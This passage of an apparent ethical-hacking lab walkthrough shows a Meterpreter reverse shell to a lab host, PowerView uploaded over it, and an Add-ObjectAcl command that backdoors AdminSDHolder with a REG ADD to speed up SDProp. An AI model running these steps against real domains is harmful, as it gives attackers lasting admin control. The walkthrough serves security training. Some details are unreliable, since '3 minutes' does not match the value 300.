
[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.22:57166) at 2022-04-07 06:40:24 -0400

meterpreter > getuid
Server username: CEH\Administrator
meterpreter >
```


22. We can see that we currently have admin access to the system.

23. Now, we will upload PowerTools-Master folder to the target system

24. In the meterpreter shell type **upload -r /home/attacker/PowerTools-master C:\\Users\\Administrator\\Downloads** and press Enter.



25. Type **shell** and press **Enter** to create a shell in the console.



26. Type **cd C:\Windows\System32** in the shell and press **Enter**

```

[*] mirrored    : /home/attacker/PowerTools-master/PowerView/Tests -> C:\Users\Administrator\Downloads\PowerView\Tests
[*] uploading   : /home/attacker/PowerTools-master/PowerView/powerview.ps1 -> C:\Users\Administrator\Downloads\PowerView\powerview.ps1
[*] uploaded    : /home/attacker/PowerTools-master/PowerView/powerview.ps1 -> C:\Users\Administrator\Downloads\PowerView\powerview.ps1
[*] uploading   : /home/attacker/PowerTools-master/PowerView/powerview.psdl -> C:\Users\Administrator\Downloads\PowerView\powerview.psdl
[*] uploaded    : /home/attacker/PowerTools-master/PowerView/powerview.psdl -> C:\Users\Administrator\Downloads\PowerView\powerview.psdl
[*] uploading   : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\Downloads\PowerView\powerview.psm1
[*] uploaded    : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\Downloads\PowerView\powerview.psm1
[*] mirrored    : /home/attacker/PowerTools-master/PowerView -> C:\Users\Administrator\Downloads\PowerView
[*] uploading   : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploaded    : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
meterpreter > shell
Process 8044 created.
Channel 57 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>

```

27. In the shell type **powershell** and press **Enter** to launch powershell

```

Downloads\PowerView\powerview.psdl
[*] uploaded    : /home/attacker/PowerTools-master/PowerView/powerview.psdl -> C:\Users\Administrator\Downloads\PowerView\powerview.psdl
[*] uploading   : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\Downloads\PowerView\powerview.psm1
[*] uploaded    : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\Downloads\PowerView\powerview.psm1
[*] mirrored    : /home/attacker/PowerTools-master/PowerView -> C:\Users\Administrator\Downloads\PowerView
[*] uploading   : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploaded    : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
meterpreter > shell
Process 8044 created.
Channel 57 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32>

```

28. As we have access to PowerShell access with admin privileges, we can add a standard user **Martin** in the CEH domain to the **AdminSDHolder** directory and from there to the **Domain Admins** group, to maintain persistence in the domain.

29. To navigate to the PowerView folder in the target machine, in the powershell type **cd**

C:\Users\Administrator\Downloads\PowerView and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a Linux system (Parrot OS) with a Windows-like desktop environment. The terminal window has a dark background with green text. At the top, there's a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The title bar says "msfconsole - Parrot Terminal". The date and time "Thu Apr 7, 06:52" are shown in the top right corner.

The terminal output is as follows:

```
Downloads\PowerView\powerview.ps1
[*] uploading : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\Downloads\PowerView\powerview.psm1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\Downloads\PowerView\powerview.psm1
[*] mirrored   : /home/attacker/PowerTools-master/PowerView -> C:\Users\Administrator\Downloads\PowerView
[*] uploading   : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploaded   : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\README.md
meterpreter > shell
Process 8044 created.
Channel 57 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32> [cd C:\Users\Administrator\Downloads\PowerView]
cd C:\Users\Administrator\Downloads\PowerView
PS C:\Users\Administrator\Downloads\PowerView>
```

The terminal window has a menu bar at the bottom with "Menu" and "msfconsole - Parrot Ter...".

30. Type, **Import-Module ./powerview.psm1** and press **Enter** to import the powerview.psm1.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". At the top, there's a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The title bar also displays "msfconsole - Parrot Terminal". The terminal content is as follows:

```
C:\Windows\System32>shell
shell
'shell' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32>exit
exit
meterpreter > shell
Process 5644 created.
Channel 58 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32> cd C:\Users\Administrator
cd C:\Users\Administrator
PS C:\Users\Administrator> cd C:\Users\Administrator\Downloads\PowerView
cd C:\Users\Administrator\Downloads\PowerView
PS C:\Users\Administrator\Downloads\PowerView> Import-Module ./powerview.ps1
Import-Module ./powerview.ps1
PS C:\Users\Administrator\Downloads\PowerView> [REDACTED]
```

31. In the powershell enter the following command and press **Enter** to add Martin to ACL.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The content is as follows:

```
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32> cd C:\Users\Administrator
cd C:\Users\Administrator
PS C:\Users\Administrator> cd C:\Users\Administrator\Downloads\PowerView
cd C:\Users\Administrator\Downloads\PowerView
PS C:\Users\Administrator\Downloads\PowerView> Import-Module ./powerview.ps1
Import-Module ./powerview.ps1
PS C:\Users\Administrator\Downloads\PowerView> Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All
VERBOSE: Get-DomainSearcher search string: LDAP://CN=AdminSDHolder,CN=System,DC=CEH,DC=com
VERBOSE: Get-DomainSearcher search string: LDAP://DC=CEH,DC=com
VERBOSE: Granting principal S-1-5-21-2083413944-2693254119-1471166842-1104 'All' on
CN=AdminSDHolder,CN=System,DC=CEH,DC=com
VERBOSE: Granting principal S-1-5-21-2083413944-2693254119-1471166842-1104 '00000000-0000-0000-0000-000000000000'
rights on CN=AdminSDHolder,CN=System,DC=CEH,DC=com
PS C:\Users\Administrator\Downloads\PowerView> [REDACTED]
```

32. To check the permissions assigned to **Martin** enter the following command in the console and press **Enter**.

`Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs`

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
000000000000
rights on CN=AdminSDHolder,CN=System,DC=CEH,DC=com
PS C:\Users\Administrator\Downloads\PowerView> Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs
Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs

InheritedObjectType : All
ObjectDN : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType : All
IdentityReference : NT AUTHORITY\SELF
IsInherited : False
ActiveDirectoryRights : GenericRead
PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow
ObjectSID : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType : All
ObjectDN : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType : All
IdentityReference : NT AUTHORITY\Authenticated Users
IsInherited : False
ActiveDirectoryRights : ReadControl
PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow
[[ Menu ] msfconsole - Parrot Ter...
```

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
ActiveDirectoryRights : ReadControl
PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow
ObjectSID : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType : All
ObjectDN : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType : All
IdentityReference : NT AUTHORITY\SYSTEM
IsInherited : False
ActiveDirectoryRights : GenericAll
PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow
ObjectSID : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType : All
ObjectDN : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType : All
IdentityReference : BUILTIN\Account Operators
IsInherited : False
ActiveDirectoryRights : GenericAll
PropagationFlags : None
ObjectFlags : None
InheritanceFlags : None
[[ Menu ] msfconsole - Parrot Ter...
```

33. We can see that user **Martin** now has **GenericAll** active directory rights

34. Normally the changes in ACL will propagate automatically after 60 minutes, we can enter the following command to reduce the time interval of SDProp to 3 minutes.

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWORD /F
/D 300
```

Note: Microsoft doesn't recommend the modification of this setting, as this might cause performance issues in relation to LSASS process across the domain.

